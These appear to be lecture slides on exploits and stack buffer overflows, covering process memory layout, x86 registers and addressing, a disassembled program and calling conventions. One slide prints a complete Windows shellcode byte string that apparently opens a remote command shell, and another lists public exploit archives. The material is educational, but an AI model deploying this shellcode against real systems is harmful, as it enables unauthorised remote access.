



The golden age of hacking

Exploits
Buffer overflows
Exploit frameworks

OS and application attacks

- This far attacker have
 - Done extensive reconnaissance
 - A (mapped) inventory of the network
 - Found potential vulnerabilities
- Next step is ...?

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www.glasbergen.com

- The combo of script kiddiez and exploit archives/tools
 - Can be very effective!
- Exploits are vulnerability attacks
- Usually gaining access is very pragmatic



"Somebody broke into your computer, but it looks like the work of an inexperienced hacker."

Buffer overflow/overrun

- In computer security and programming, a buffer overflow, or buffer overrun, is a programming error which may result in erratic program behavior, a memory access exception and program termination, or - especially if deliberately caused by a malicious user - a possible breach of system security
 - http://en.wikipedia.org/wiki/Buffer_overflow

- Vulnerability databases

- CVE - <http://cve.mitre.org>
 - OSVDB - <http://osvdb.org/>

- Script kiddie top 10 resources

- <http://www.xmarks.com/topic/exploits> (0-day)
 - <http://www.exploit-db.com>
 - <http://www.packetstormsecurity.org>
 - <http://www.securityfocus.com/bid>
 - Inj3ct0r - <http://1337day.com/>
 - ...


Note!

0-day exploits are not found on:
<http://www.rapid7.com/products/metasploit/>



Programs in memory I

- When processes are loaded into memory, they are basically broken into many small sections. There are six main sections that we are concerned with
- .text or .code Section**
 - The .text section basically corresponds to the .text portion of the binary executable file. It contains the machine instructions to get the task done. This section is marked as read-only and will cause a segmentation fault if written to. The size is fixed at runtime when the process is first loaded.
- .data Section**
 - The .data section is used to store global initialized variables such as:
 - int a = 0;
 - The size of this section is fixed at runtime.
- .bss Section**
 - The below stack section (.bss) is used to store global non-initialized variables such as:
 - int a;
 - The size of this section is fixed at runtime.



Programs in memory II

- **Heap Section**


- The heap section is used to store dynamically allocated variables and grows from the lower-addressed memory to the higher-addressed memory. The allocation of memory is controlled through the malloc() and free() functions. Example:
- `int *i = malloc(sizeof (int)); //dynamically allocates an integer`

- **Stack Section**

- The stack section is used to keep track of function calls (recursively) and grows from the higher-addressed memory to the lower addressed memory on most systems. As we will see, the fact that the stack grows in this manner allows the subject of buffer overflows to exist. **Local variables exist in the stack section.**


- **Environment/Arguments Section**

- The environment/arguments section is used to store a copy of system-level variables that may be required by the process during runtime. For example, among other things, the path, shell name, and hostname are made available to the running process.
- This section is writable, allowing its use in format string and buffer overflow exploits. Additionally, the command-line arguments are stored in this area.



IA-32 (x86) assembly

Internal buses and registers



- **Address bus**
 - Select addresses to read/write to memory
- **Data bus**
 - Move data around the CPU and to/from memory
- **Control bus**
 - Control external devices and execute instructions

Figure 7-1 Diagram of the inside of a modern Intel processor

Floating point registers, ST(0) through ST(7) , 80 bits wide
 Debug registers DR0 - DR7

GENERAL PURPOSE 32-BIT REGISTERS

EAX	Contains the return value of a function call.
ECX	Used as a loop counter. "this" pointer in C++.
EBX	General Purpose
EDX	General Purpose
ESI	Source index pointer
EDI	Destination index pointer
ESP	Stack pointer
EBP	Stack base pointer

SEGMENT REGISTERS

CS	Code segment
SS	Stack segment
DS	Data segment
ES	Extra data segment
FS	Points to Thread Information Block (TIB)
GS	Extra data segment

MISC. REGISTERS

EIP	Instruction pointer
EFLAGS	Processor status flags.

STATUS FLAGS

ZF	Zero: Operation resulted in Zero
CF	Carry: source > destination in subtract
SF	Sign: Operation resulted in a negative #
OF	Overflow: result too large for destination

16-BIT AND 8-BIT REGISTERS

The four primary general purpose registers (EAX, EBX, ECX and EDX) have 16 and 8 bit overlapping aliases.

	EAX	32-bit
	AX	16-bit
	AH	8-bit

Addressing mode

<mnemonic> <dest>, <src>


The Netwide Assembler
<http://www.nasm.us/>

Addressing Mode	Description	NASM Examples
Register	Registers hold the data to be manipulated. No memory interaction. Both registers must be the same size.	mov ebx, edx add al, ch
Immediate	Source operand is a numerical value. Decimal is assumed; use h for hex.	mov eax, 1234h mov dx, 301
Direct	First operand is the address of memory to manipulate. It's marked with brackets.	mov bh, 100 mov[4321h], bh
Register Indirect	The first operand is a register in brackets that holds the address to be manipulated.	mov [di], ecx
Based Relative	The effective address to be manipulated is calculated by using ebx or ebp plus an offset value.	mov edx, 20[ebx]
Indexed Relative	Same as Based Relative, but edi and esi are used to hold the offset.	mov ecx, 20[esi]
Based Indexed-Relative	The effective address is found by combining based and indexed modes.	mov ax, [bx][si]+1

- Intel Hex Opcodes (the binary instructions) And Mnemonics
 - [server]\tools\IDA Pro\opcodes.hlp

How a computer runs a program

http://en.wikipedia.org/wiki/Assembly_language



ASM program commands/operators

- In most cases you will only be dealing with the general purpose registers the instruction pointer, opcodes and the stack segment
- PTR - Used to override the default size of an operator (casting in C)
 - DWORD = Double Word
- Call – sub routine call
- Hex dump - opcodes
 - 0x55, 0x8BEC, 0x83C4F8, 0x6AF5, 0xE81F000000, 0x8945FC, 0x...
- Hello World (cons.asm) as OllyDbg show it with MASM disasm syntax
 - View the program cons.exe in PEview and compare!

Address	Hex dump	Disassembly	Comment
00401000	\$ 55	PUSH EBP	
00401001	. 8BEC	MOV EBP,ESP	
00401003	. 83C4 F8	ADD ESP,-8	
00401006	. 6A F5	PUSH -0E	
00401008	. E8 1F000000	CALL <JMP.&KERNEL32.GetStdHandle>	[DevType = STD_OUTPUT_HANDLE GetStdHandle
0040100D	. 8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
00401010	. 8D55 F8	LEA EDX,DWORD PTR SS:[EBP-8]	
00401013	. 6A 00	PUSH 0	
00401015	. 52	PUSH EDX	
00401016	. 6A 0F	PUSH 0F	
00401018	. 68 00304000	PUSH cons.00403000	
0040101D	. FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
00401020	. E8 00000000	CALL <JMP.&KERNEL32.WriteConsoleA>	[WriteConsoleA
00401025	. 6A 00	PUSH 0	ExitCode = 0
00401027	. E8 00000000	CALL <JMP.&KERNEL32.ExitProcess>	[ExitProcess
0040102C	\$-FF25 08204000	JMP DWORD PTR DS:[<&KERNEL32.GetStdHandle>]	kernel32.GetStdHandle
00401032	\$-FF25 00204000	JMP DWORD PTR DS:[<&KERNEL32.WriteConsoleA>]	kernel32.WriteConsoleA
00401038	.-FF25 04204000	JMP DWORD PTR DS:[<&KERNEL32.ExitProcess>]	kernel32.ExitProcess

Stack based buffer overflow

- Smashing the stack for fun and profit
 - Aleph One 1996
- Sending more data to a program than it is intended to handle
 - Developers mistakes/sloppiness with string/array bounds checking
- Shellcode to x86 (asm, exe) converter
 - <http://zeltser.com/reverse-malware/convert-shellcode.html>
- Shellcode example

```
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\x41\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x68\x41\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0"
```

Function calls and the stack I


http://en.wikipedia.org/wiki/X86_calling_conventions#cdecl

- The cdecl calling convention is used by many C systems for the x86 architecture. In cdecl, function parameters are pushed on the stack in a right-to-left order.
 - Function return values are returned in the EAX register (except for floating point values, which are returned in the first floating point register fp0). Registers EAX, ECX, and EDX are available for use in the function.
- For instance, the following C code function prototype and function call:

```
int func(int, int, int);
int a, b, c, x;
...
x = func(a, b, c); // somewhere else in the program
```


Will produce the following x86 Assembly code
(written in MASM syntax, with destination first):

```
push c
push b
push a
call func ; We goto the label "func:" assembly sub routine
add esp, 12 ; Stack cleaning (parameters/arguments)
mov x, eax ; EAX have been set in sub
```



- The calling function “cleans” the stack after the function call returns

